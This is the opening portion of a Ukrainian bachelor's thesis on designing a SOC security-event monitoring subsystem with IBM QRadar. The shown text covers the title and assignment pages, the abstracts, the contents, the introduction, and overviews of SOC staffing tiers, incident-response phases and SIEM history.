


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Проект підсистеми моніторингу подій
безпеки SOC на базі рішень IBM QRadar»


Виконав студент 4-го курсу, групи КБ-2
спеціальності 125 «Кібербезпека»

 Михайло Гончаров

Керівник зав. кафедри КІ та КБ, к.т.н., доцент

 Андрій Єфіменко

Рецензент професор кафедри КІ та КБ, д.т.н., доцент


 Володимир Воротніков

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій Єфіменко
1 березня 2022 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу бакалавра

Студент: Гончаров Михайло Валерійович.

Тема роботи: Проект підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar.

Затверджена Наказом університету від 1 березня 2022 р. № 128/с

Термін здачі студентом закінченої роботи 25 червня 2022 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):

Об'єктом дослідження є процес проектування підсистеми моніторингу подій безпеки SOC з використанням рішень IBM QRadar та аналіз її функціонування шляхом проведення тестування на проникнення. Предметом дослідження є технологія проектування підсистем моніторингу подій безпеки SOC з використанням рішень IBM QRadar.

Обладнання та програмне забезпечення:

1. SIEM-рішення IBM QRadar Community Edition (v.7.3.3);
2. Windows Server 2008 R2;
3. Windows XP Professional;
4. Snort Open Source IPS (v. 3.0);
5. Kali Linux (v. 2021.3);
6. Мережевий емулятор GNS3 (v. 2.2.31).

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються:

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Єфіменко А.А.	27.03.2022 	27.03.2022
2	Єфіменко А.А.	27.03.2022 	27.03.2022
3	Єфіменко А.А.	27.03.2022 	27.03.2022

Студент  Михайло Гончаров

Керівник  Андрій Єфіменко

Календарний план

№ з/п	Назва етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Видача завдання	01.03.2022	виконано
2	Розробка плану роботи	30.03.2022	виконано
3	Розробка розгорнутого плану	05.04.2022	виконано
4	Подача чернетки керівнику для перевірки	07.04.2022	виконано
5	Доопрацювання роботи та перевірка керівником	09.04.2022	виконано
6	Затвердження графічних матеріалів у керівника	12.04.2022	виконано
7	Проведення попереднього захисту	18.06.2022	виконано
8	Отримання відгуку керівника	20.06.2022	виконано
9	Допуск завідувача кафедри	20.06.2022	виконано
10	Подання роботи на рецензування	20.06.2022	виконано

Студент  Михайло Гончаров

Керівник  Андрій Єфіменко

АНОТАЦІЯ

Випускна кваліфікаційна робота бакалавра представляє з себе проект підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar.

Мета і завдання роботи. Метою роботи є проектування підсистеми моніторингу подій безпеки SOC з використанням рішень IBM QRadar.

Досягнення поставленої мети передбачає розв'язання наступних завдань:

- Проведення аналізу поняття SOC, його архітектури та принципів роботи, а також SIEM-систем, як складової сучасного SOC;
- Аналізу наявного ринку SIEM-рішень, зокрема аналіз IBM QRadar, як провідного SIEM-рішення;
- Розробки мережної інфраструктури SOC корпоративної мережної інфраструктури офісу клієнту SOC та моделі загроз корпоративної мережної інфраструктури офісу клієнту SOC;
- Проведення тестування на проникнення та розробка правил безпеки на основі результатів цього тестування;
- Перевірка ефективності та якості створених правил безпеки шляхом повторного тестування на проникнення та створення коротких рекомендацій що до покращення наявної SIEM-підсистеми IBM QRadar.

Об'єктом дослідження є процес проектування підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar.

Предметом дослідження є технологія проектування підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar.

Пояснювальна записка до випускної кваліфікаційної роботи містить в собі 89 сторінок, 4 таблиці та 100 рисунків. Список використаних джерел містить 30 найменувань і займає 3 сторінки.

КЛЮЧОВІ СЛОВА: SOC, SIEM, АНАЛІТИК, МОДЕЛЬ ЗАГРОЗ, ПОВЕРХНЯ АТАКИ, ВЕКТОР АТАКИ, ІНЦИДЕНТ БЕЗПЕКИ, ПРАВОПОРУШЕННЯ.

					КІК.КР.Б – 125 – 05 – ПЗ		
Зм.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Гончаров М.В.		20.06	Проект підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar	Лім.	Арк.
Керівник		Єфіменко А.А.		20.06			4
Реценз		Воробейчук М.В.		20.06			98
Н. контр.		Єфіменко А.А.		20.06		ФІКТ, Гр. КБ-2	
Зав. каф.		Єфіменко А.А.		20.06			

ANNOTATION

The bachelor's work is a project of a SOC security event monitoring subsystem based on IBM QRadar solutions.

The aim and objectives of the work. The aim of the work is to design a SOC security event monitoring subsystem based on IBM QRadar solutions.

Achieving this goal involves solving the following tasks:

Carrying out the analysis of a SOC term, its architecture and principle of operation as well as a SIEM term and its place as a SOC component;

- Analysis of the existing market of SIEM-solutions, in particular the analysis of IBM QRadar as a leading SIEM-solution;

- Development of SOC network infrastructure and the corporate network infrastructure of the SOC client office and threat model of the corporate network infrastructure of the SOC client office;

- Conducting penetration testing and developing security rules based on the results of this testing;

- Verifying the effectiveness and quality of established security rules by re-testing for penetration and making brief recommendations for improving the existing IBM QRadar SIEM subsystem;

The object of the research is the process of designing the SOC security event monitoring subsystem based on IBM QRadar solutions.

The subject of the research is the technology for designing the SOC security event monitoring subsystem based on IBM QRadar solutions.

The explanatory note to the qualification work contains 89 pages, 4 tables and 100 figures. The list of used sources contains 30 names and occupies 3 pages.

KEYWORDS: SOC, SIEM, ANALYST, THREAT MODEL, ATTACK SURFACE, ATTACK VECTOR, SECURITY INCIDENT, OFFENSE.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		5

ЗМІСТ

ВСТУП	8
РОЗДІЛ 1 АНАЛІЗ ПРИНЦИПІВ ПОБУДОВИ SOC ТА SIEM-СИСТЕМ	9
1.1 Принцип роботи та організації SOC.....	9
1.2 Принцип роботи та функції SIEM, як складової сучасного SOC	16
1.3 Огляд наявних SIEM-рішень.....	20
1.4 Обґрунтування вибору SIEM IBM QRadar	28
1.5 Постановка завдання на розробку	39
РОЗДІЛ 2 ПРОЕКТУВАННЯ ПІДСИСТЕМИ МОНІТОРИНГУ ПОДІЙ БЕЗПЕКИ SOC НА БАЗІ РІШЕНЬ IBM QRADAR	41
2.1 Проектування корпоративної мережної інфраструктури	41
2.2 Аналіз поверхні атак, побудова моделі загроз для спроектованої інфраструктури та викоремлення ймовірних інцидентів безпеки	56
2.3 Проектування інфраструктури підсистеми SIEM для побудованої мережної інфраструктури.....	62
РОЗДІЛ 3 НАЛАШТУВАННЯ, ПЕРЕВІРКА ФУНКЦІОНАЛУ ТА ЕФЕКТИВНОСТІ ДЕТЕКТУВАННЯ ЗАГРОЗ ПІДСИСТЕМИ SIEM	68
3.1 Проведення тестування на проникнення в корпоративну мережну інфраструктуру.....	68
3.2 Додавання правил безпеки QRadar з огляду на результати тестування на проникнення	76
3.3 Оцінка ефективності та якості виявлення атак створеними правилами безпеки та рекомендації по додаванню нових правил	80
ВИСНОВКИ.....	85
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	87
ДОДАТКИ.....	90

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		6

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

APT – Advanced Persistent Threat
CRE – Custom Rule Event
DSM – Device Support Module
EDR – Endpoint Detection and Response
ERP – Enterprise Resource Planning
FISM – Federal Information Security Management Act
GDPR – General Data Protection Regulation
GPO – Group Policy Object
HIPAA – Health Insurance Portability and Accountability Act
N(IDS) – (Network) Intrusion Detection System
IOC – Indicator of Compromise
IOA – Indicator of Attack
LLMNR – Local Link Multicast Name Resolution
MAC – Media Access Control
MSSP – Managed Security Service Provider
NBT-NS – NetBIOS Naming Service
OU – Organizational Unit
PAC – Proxy Auto Connection
PCI DSS – Payment Card Industry Data Security Standard
RMF – Risk Management Framework
SIEM – Security Information and Event Monitoring
SOC – Security Operations Center
SOX – Sarbanes-Oxley Act
SPAN – Switch Port Analyzer
TCP – Transmission Control Protocol
XDR – Extended Detection and Response
UDP – User Datagram Protocol
UEBA – User and Entity Behavioral Analytics
WPAD – Web Proxy Auto Discovery

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				7
Змн.	Арк.	№ докум.	Підпис	Дата		

ВСТУП

Актуальність теми. Останні дослідження доводять, що більше половину існуючих малих та середніх бізнесів зазнавали порушень безпеки. У середньому для виявлення витоку даних потрібно 99, що є великим часовим проміжком, якщо взяти до уваги, що зазвичай порушнику безпеки необхідно від декількох годин до декількох тижнів на моніторинг та крадіжку чутливих даних, введення шкідливого ПЗ, компрометацію системи та завданню невинної шкоди репутації бренду та довіри в компанію.

Актуальність теми машинного навчання у безпеці є неоціненною, адже без існування підсистем SIEM та можливостей по моніторингу подій безпеки, командам безпеки довелося б перерахувати сотні тисяч повідомлень журналів та подій кожного тижня, а можливо навіть щодня – в залежності від розмірів мережної інфраструктури. Це часозатратне завдання, також відоме як перевтома сповіщеннями, краще покласти на технології автоматизації та машинного навчання, використовуючи аналітиків безпеки для аналізу та розслідування лише деяких важливих виключень та аномалій. За вищевказаним можна сказати, що **тема роботи** направлена на проектування підсистеми моніторингу подій безпеки SOC на базі рішень IBM QRadar є **актуальною**.

Методи дослідження. В кваліфікаційній роботі було використано такі методи: експерименту, конкретизації, багатокласової класифікації, системного аналізу та зіставлення.

Практичне значення роботи полягає у наступному:

- спроектована підсистема моніторингу подій безпеки SOC на базі рішень IBM QRadar, яка здатна аналізувати та співставляти повідомлення журналів та потоки трафіку для виявлення порушень безпеки в умовах, наближених до реальних;
- розроблені правила безпеки, які дозволяють виявляти порушення безпеки в корпоративній мережній інфраструктурі на базі домену Active Directory.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		8

РОЗДІЛ 1 АНАЛІЗ ПРИНЦИПІВ ПОБУДОВИ SOC ТА SIEM-СИСТЕМ

1.1 Принцип роботи та організації SOC

Security Operations Center, операційний центр безпеки, або просто SOC являє собою централізовану організаційну одиницю, яка залучає людей, процеси та технології для постійного спостереження і покращення мір безпеки організації. Головними завданнями будь-якого SOC є запобігання, виявлення, аналіз та відповідь на інциденти кібербезпеки.

SOC відстежує дані безпеки, які генеруються в ІТ-інфраструктурі організації, від систем кінцевих вузлів і програм до мережевих пристроїв і пристроїв безпеки, таких як брандмауери та антивірусні рішення.




Рисунок 1.1 – Архітектура SOC

SOC умовно можна поділити на три сутності:

- 1) Люди;
- 2) Процеси;
- 3) Технології.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				9
Змн.	Арк.	№ докум.	Підпис	Дата		

Люди. SOC містить різноманітну команду аналітиків та інженерів з безпеки, кожен з яких навчений аналізувати та пом'якшувати ризики, загрози та інциденти кібербезпеки.

Співробітники SOC також працюють над покращенням безпеки організації, використовуючи різні інструменти безпеки, доступні для виявлення та усунення будь-яких вразливостей.

Штат SOC має ієрархічну структуру, яка визначається рівнем і сферою знань кожного члена команди. У типовій ієрархії SOC є чотири рівні членів команди:

1. Рівень 1 – Аналітики попереджень
2. Рівень 2 – Відповідачі на кіберінциденти
3. Рівень 3 – Хантери загроз
4. Рівень 4 – Менеджер SOC

Аналітики рівня 1 є основними особами, які реагують на сповіщення SIEM, виконуючи сортування, щоб визначити пріоритет будь-яких проблем безпеки, які необхідно передати аналітикам рівня 2. Вони також відповідають за керування та налаштування інструментів моніторингу безпеки.

Аналітики рівня 2 керують попередженнями безпеки, переданими аналітиками рівня 21 такими як порушення безпеки. Вони мають вищий рівень експертизи, ніж аналітики рівня 1, включаючи досвід роботи з передовою криміналістичною експертизою, розвідкою загроз та поглибленим виявленням шкідливих програм. Визначивши першопричину будь-яких кібератак, аналітики рівня 2 планують та вживають заходів щодо усунення несправностей.

Аналітики рівня 3 мають додаткові навички, при порівнянні з аналітиками рівня 2. Наприклад, хантери загроз мають високу компетентність у виявленні будь-яких мережових вразливостей за допомогою передових засобів виявлення загроз. Рештою аналітиків рівня 3 є:

- Судово-медичні слідчі;
- Аудитори відповідності;
- Аналітики з кібербезпеки.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		10

Рівень 4 є найвищим рівнем ієрархії SOC. Менеджери SOC мають спеціальні знання аналітика рівня 3 з додатковими лідерськими та управлінськими навичками. Вони відповідають за такі дії, як:

- Нагляд за діяльністю, продуктивністю та навчанням усієї команди SOC;
- Керування планом реагування під час серйозних інцидентів;
- Сприяння комунікації між командою SOC та більш широкою організацією;
- Підтримка нормативних, галузових та операційних вимог.

Менеджер SOC підпорядковується безпосередньо Головному директору з інформаційної безпеки (CISO), який потім підпорядковується або Головному інформаційному директору (CIO) або Головному виконавчому директору (CEO).




Рисунок 1.2 – Ролі команди SOC

Процеси. Перед створенням SOC, організація повинна мати чітке уявлення про свої можливості, об'єм зусиль, який для цього знадобиться, а також їй слід вирішити, чи буде кращим створити SOC всередині, чи для цього буде потрібен зовнішній провайдер.

Процеси вимагають надзвичайної стандартизації дій, щоб переконатися, що жодного інциденту не буде пропущено. Створення повторюваних робочих процесів і процесів управління інцидентами гарантує, що члени команди ефективно функціонуватимуть як організована одиниця під час підвищення рівня попередження з 1-го на 3-ій рівень. Завдяки стандартизації робочих процесів SOC, його ресурси будуть розподілятися з максимальною ефективністю.

Ось деякі з основних процесів, які виконує команда SOC:

– Сорткування попереджень. SOC збирає та співвідносить дані журналу, а також надає інструменти, які дозволяють аналітикам переглядати їх та виявляти відповідні події безпеки.

– Пріоритезація попереджень. Аналітики SOC використовують свої знання про бізнес-середовище та поверхню загроз, щоб визначити пріоритети попереджень і вирішити, які події є реальними інцидентами безпеки.

– Ліквідація та відновлення. Після виявлення інциденту команда SOC відповідає за пом'якшення загрози, очищення постраждалих систем та відновлення їх нормального робочого стану.

– Постфактум-експертиза та звітність. Важливою функцією SOC є документування реакції організації на інцидент, виконання додаткового криміналістичного аналізу, щоб переконатися, що загроза була повністю локалізована, а також вивчення інциденту для покращення процесів SOC.

Технології. SOC включає в себе набір інструментів у різноманітному стеку технологій, який допомагає аналітикам постійно контролювати заходи безпеки в ІТ-інфраструктурі організації. Члени команди безпеки, що працюють у SOC, використовують ці інструменти для виявлення, категоризації, аналізу інцидентів та подій і в кінцевому підсумку вирішують, як реагувати на ці події.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		12

Основними інструментами в стеку технологій SOC є:

1. SIEM-рішення
2. Моніторинг поведінки
3. Виявлення активів
4. Оцінка вразливостей
5. Виявлення вторгнень

Інструменти управління інформацією та подіями безпеки (SIEM) забезпечують основу SOC, враховуючи його здатність співвідносити правила з величезною кількістю різнорідних даних для пошуку загроз. Інтеграція розвідки загроз додає цінності діяльності SIEM, надаючи контекст для попереджень і встановлюючи їх пріоритет.

Поведінкова аналітика користувачів і об'єктів (UEBA), яка зазвичай додається поверх платформи SIEM, допомагає командам безпеки створювати вихідні умови оцінки загроз, застосовуючи моделювання поведінки та машинне навчання для виявлення ризиків безпеки.

Виявлення активів або каталогування активів допомагають краще зрозуміти, які системи та інструменти працюють у організаційному середовищі. Це дає змогу визначити критичні системи організації та виставити пріоритети контролю безпеки.

Виявлення слабких місць, які зловмисник може використати для проникнення у систему, має вирішальне значення для захисту середовища. Команда безпеки повинна шукати в системах вразливості, щоб виявити ці місця і діяти відповідно. Деякі сертифікати та нормативні документи також вимагають періодичної оцінки вразливостей для підтвердження відповідності.

Системи виявлення вторгнень (IDS) є основними інструментами SOC для виявлення атак на початкових етапах. Зазвичай вони працюють шляхом виявлення відомих моделей атак за допомогою сигнатур вторгнень.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				13
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 1.3 – Процес реагування на інцидент

Реагування на будь-який інцидент кібербезпеки SOC проходить у 6 фаз:

1. Фаза виявлення
2. Фаза аналізу
3. Фаза локалізації
4. Фаза ліквідації
5. Фаза відновлення
6. Дії після інциденту

На фазі виявлення визначається подія безпеки, яка є результатом потенційного використання вразливості безпеки. Навіть якщо персонал не впевнений, чи подія безпеки є фактичним інцидентом безпеки, він все одно зобов'язаний повідомляти про це.

Під час фази аналізу команда SOC визначає, чи є подія безпеки фактичним інцидентом безпеки. Тип інциденту безпеки залежить від характеру події. Якщо виявлено зловмисне програмне забезпечення, його можна проаналізувати за допомогою двох підходів – статичним аналізом або поведінковим аналізом. Речами, на

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		14

які слід звернути увагу під час аналізу, є вихідна IP-адреса, IP-адреса призначення, вихідний порт, порт призначення, серйозність, кількість подій, джерело журналу та підпис.

Фазу аналізу використовується для визначення першопричини події безпеки та визначення групи, до якої її слід віднести. Після аналізу зловмисного програмного забезпечення його можна класифікувати за загальними назвами порушень:

- розголошення даних;
- несанкціонований доступ;
- розподілена відмова в обслуговуванні / відмова в обслуговуванні (DDoS/DoS);
- шкідливий код;
- неправильне використання;
- сканування/випробовування/спроба доступу.

Суть фази аналізу є дуже важливою, так як визначає рівень серйозності та потенційний вплив інциденту безпеки на ІТ-інфраструктуру організації.

У фазі локалізації локалізується основна причина інциденту безпеки, для запобігання подальшому пошкодженню або впливу. Ця фаза намагається обмежити вплив інциденту безпеки перед подією ліквідації та відновлення.

Фаза ліквідації – це фаза, на якій вразливі місця, що спричинили інцидент безпеки, та будь-які пов’язані з цим слабкості, видаляються із середовища.

У фазі відновлення уражені системи відновлюються до робочого стану після виниклих загроз безпеки в мережі. Конкретні дії, вжиті під час фази відновлення, можуть відрізнятися залежно від виявленого інциденту безпеки.

Нарешті, під час фази дій після інциденту переглядається повний цикл реагування на інцидент та оглядається процеси/процедури, які використовувались на всіх етапах. Після перевірки успішної локалізації та ліквідації інциденту повинен бути створений звіт з повним описом перебігу інциденту та реагування на нього.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				15
Змн.	Арк.	№ докум.	Підпис	Дата		

1.2 Принцип роботи та функції SIEM, як складової сучасного SOC

SOC, як правило, працює по принципу зіркоподібної моделі. SOC покладається на систему управління інцидентами та подіями безпеки (SIEM) для кореляції та агрегування даних про події, згенерованих програмами, пристроями безпеки, центрами обробки даних, хмарними ресурсами та іншими системами в ІТ-екосистемі організації.

Система SIEM збирає дані з кількох різних технологій, які використовують такі методи, як машинне навчання та аналіз даних, щоб надати значущу інформацію.

Термін SIEM був введений Марком Ніколеттом та Амрітом Вільямсом у звіті Gartner SIEM «Покращення ІТ-безпеки за допомогою керування вразливостями». Вони запропонували нову інформаційну систему безпеки на основі двох попередніх поколінь:

1. Управління інцидентами про безпеку (SIM)
2. Управління подіями безпеки (SEM)




Рисунок 1.4 – Порівняння поколінь систем керування вразливостями

Перше покоління, побудоване на основі традиційних систем збору та керування журналами. SIM представила довгострокове зберігання, аналіз і звітність про дані журналів, а також поєднала журнали з розвідкою загроз.

Друге покоління, що стосується подій безпеки – агрегація, кореляція та сповіщення про події від систем безпеки, таких як антивірус, брандмауери та системи виявлення вторгнень (IDS), а також події, про які повідомляється безпосередньо сервісами автентифікації, SNMP-trap, серверами, базами даних тощо.

Сучасні платформи безпеки SIEM поєднують SIM і SEM, агрегуючи як історичні дані журналів, так і події в реальному часі, а також встановлюють відносини, які можуть допомогти співробітникам служби безпеки визначити аномалії, вразливості та інциденти.

Основна увага SIEM зосереджена на інцидентах та подіях, пов'язаних з безпекою, як-от успішний або невдалий вхід, діяльність зловмисного програмного забезпечення або ескалація повноважень. Цю інформацію можна надсилати як сповіщення чи тривоги, або вона може бути виявленою аналітиками з безпеки за допомогою інструментів візуалізації та інструментальної панелі платформи SIEM.



Рисунок 1.5 – Робочий цикл SIEM

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				17
Змн.	Арк.	№ докум.	Підпис	Дата		

